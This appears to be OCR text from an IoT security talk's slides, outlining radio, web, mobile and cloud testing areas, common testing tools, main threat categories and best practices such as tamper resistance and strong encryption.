
- Radio S**ecurity Analysis**

- Exploitation of communication protocols
- BLE,Zigbee,LoRA,6LoWPAN
- Sniffing Radio packets
- Jamming based attacks
- Modifying and replaying packets

- Mobile, We**b and Cloud Application Testing**


- Web dashboards-XSS, IDOR, Injections
- apkand & IOS Source code review
- Application reversing
- Hardcoded apikeys
- Cloud Credentials like MQTT, CoAP, AWS etc

- Software **Tools** :



Hardware Level	Firmware Level	Radio Security
Baudrate.py	Binwalk	Gatttool
Esptool	Strings	hcitool
Flashrom	IDAPro	GNURadio
Minicom	Radare2	Killerbee
Screen	Qumu	


Hardware Tools



Jtagulator


HackRF

Ubertooth



Bus Pirate

Zigbee Sniffer



Chip whisperer

Main Threats !

Device

Authentication

Communication /Encryption

Open Physical ports

Cloud

API

Generic Web/Cloud vuln

Communication

Improper Bluetooth / wifi

Poor implementation of protocols.

Mobile

acfrgdh

● Best **Practices**

- Make hardware tamper resistant
- Provide for firmware updates/patches
- Using strong authentication
- Use strong encryption and secure protocols
- Specify procedures to protect data on device disposal

Any questions?

You can find me at:

Twitter : @acelakshitverma

acelakshitverma@gmail.com